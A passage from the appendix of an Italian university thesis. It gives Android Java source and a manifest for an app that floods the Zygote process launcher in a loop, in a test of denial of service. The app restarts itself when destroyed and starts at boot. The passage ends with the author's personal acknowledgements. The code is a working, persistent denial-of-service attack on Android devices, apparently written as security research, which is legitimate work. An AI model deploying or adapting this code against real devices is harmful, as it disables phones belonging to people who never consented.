92 return false;
93 }
94 @Override
95 public void onCreate() {
```

```
96    // Start up the thread running the service.  Note that
      we create a
97    // separate thread because the service normally runs in
      the process's
98    // main thread, which we don't want to block.  We also
      make it
99    // background priority so CPU-intensive work will not
      disrupt our UI.
100    HandlerThread thread = new HandlerThread("ServiceDOS");
101    thread.start();
102    connectToZygoteIfNeeded();
103 }
104
105 @Override
106 public IBinder onBind(Intent intent) {
107     // TODO Auto-generated method stub
108     onStartCommand(intent,0,0);
109     return null;
110 }
111
112 @Override
113 public int onStartCommand(Intent intent, int flags, int
      startId) {
114
115     Log.d("SERV","onStart avviata");
116     final int uid = 123456;
117     final int gid = 123456;
118     final int[] gids = {};
119     String[] extraArgs = null; //altrimenti null
120     String className = "com.android.internal.util.
        WithFramework";
121     //String className = "android.app.ActivityThread";
122
123     int res = 0;
124     int tr = 0;
125     while(tr<1000) //prova denial of service
126     {
```

```
127     //String niceName = "DummyProcess" + tr;
128
129     //mi ricollego al socket se serve
130     connectToZygoteIfNeeded();
131     try {
132         res = socketUtil.startViaZygote(className,null,uid,
            gid,gids,0,extraArgs);
133     } catch (Exception e) {
134         // TODO Auto-generated catch block
135         Log.e("SERV", "errore avvio");
136         e.printStackTrace();
137     }
138     //Log.d("SERV", "risultato startViaZygote: " + res);
139     Log.d("SERV", "avviato processo #:" +tr);
140     tr++;
141 }//fine while
142
143 //if whe return here -> restart!
144 return START_STICKY;
145 }
146
147 @Override
148 public void onDestroy (){
149     socketUtil.clean();
150     socketUtil = null;
151     Log.d("SERV", "servizio distrutto! Provo a riavviare
        !");
152     Intent intent = new Intent(this, ServiceDOS.class);
153     onStartCommand(intent,0,0);
154 }
155
156 }
```

A.1.4 BootReceiver.java

```
1
2 package android.socket;
```



```
3
4 import android.content.BroadcastReceiver;
5 import android.content.Context;
6 import android.content.Intent;
7 import android.util.Log;
8
9 public class BootReceiver extends BroadcastReceiver{
10
11     //quando ricevo faccio avviare
12     @Override
13     public void onReceive(Context context, Intent intent)
14     {
15         Log.d("BOOT","boot completo: avvio il servizio.")
16         ;
17         Intent intentReceiver=new Intent();
18         intentReceiver.setAction("android.socket.
19             ServiceDOS");
20         context.startService(intentReceiver);
21     }
22 }
```

A.1.5 AndroidManifest.xml

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/
3     res/android"
4     package="android.socket"
5     android:versionCode="1"
6     android:versionName="1.0" >
7     <uses-sdk android:minSdkVersion="10" />
8
9     <application
10         android:icon="@drawable/ic_launcher"
11         android:label="@string/app_name" >
12         <activity
13             android:label="@string/app_name"
```

```
13         android:name=".SocketAndroidActivity" >
14         <intent-filter >
15             <action android:name="android.intent.action.
                MAIN" />
16             <category android:name="android.intent.category
                .LAUNCHER" />
17         </intent-filter>
18     </activity>
19     <service android:enabled="true"
20         android:exported="true"
21         android:name=".ServiceDOS">
22         <intent-filter>
23             <action android:name="android.socket.
                ServiceDOS" />
24         </intent-filter>
25     </service>
26     <receiver android:name="BootReceiver">
27         <intent-filter>
28             <action android:name="android.intent.action
                .BOOT_COMPLETED" />
29             <category android:name="android.intent.
                category.HOME" />
30         </intent-filter>
31     </receiver>
32 </application>
33 </manifest>
```

Ringraziamenti

Arrivare alla fine di un percorso così importante come l'università lascia decisamente un segno dal punto di vista formativo e dal punto di vista umano.

E' doveroso ringraziare tutti quelli che mi sono stati vicino e che mi hanno supportato in questo percorso difficile ma ricco di soddisfazioni in ogni campo.

Il primo pensiero va senz'altro ai miei genitori e a mio fratello che hanno sempre appoggiato e sostenuto la scelta dell'università (anche economicamente). Senza di loro questo non sarebbe stato possibile.

Poi come non ringraziare tutti i miei compagni e amici di facoltà che hanno reso meno noiose le giornate di studio e più spettacolari le giornate dedicate al cazzeggio. Meritano menzioni speciali Atto e Anto per tutte le volte che me la menano in ogni campo (perfino sulla mamma). Fabio, Mirko e Mgaita che se non era per le loro penosissime battute in certi giorni di lezione o di studio ti veniva voglia di buttarti dalla finestra. Dany, Danz, Serra, FaBoi, Ventu, Pilu che sono rimasti un pò indietro ma che sono sempre stati presenti, specialmente quando si tratta di giocare a pallone o uscire.

E poi come non ringraziare Camilla che mi è sempre stata vicina e, oltre a sopportarmi durante la settimana in tutto e per tutto, aveva il piacere di condividere con me i menosissimi sabati mattina delle lezioni ISICT. L'unica nota positiva di quelle lezioni è stata incontrare Stefano che si è unito più che volentieri al nostro fancazzismo imperante e sistematico.

Ringrazio anche il mio buon amico Tassi (che faranno presto santo per l'alto livello di sopportazione che mostra nei miei confronti ma che equilibra in maniera eccellente con il suo stramaledetto cinismo), Diglo, Fabio e Malva che attualmente condividono con me gioie e dolori del vivere sotto lo stesso tetto. Aggiungo ai ringraziamenti anche Andre, Alen e Phil per le lunghe giornate dedicate al nerding estremo (con base ovviamente nella nuova casa di Tassi).

Voglio inoltre ringraziare quel pagliaccio di Alessio che oltre a essere il mio correlatore è anche un amico ma soprattutto un troller di professione che ha reso unici (e meno male) questi momenti di delirio nella stesura della tesi. Insieme a lui ringrazio

tutta la sua combricola (Vale, Riolf, Cla, Festa, Chris, Dax, Cap, etc) che ho avuto il piacere di conoscere.

Ringrazio anche tutti quelli che mi sono dimenticato di citare qui ma che hanno lasciato il segno in questi 5 anni. Spero di avervi lasciato un segno anche io, nel bene o nel male.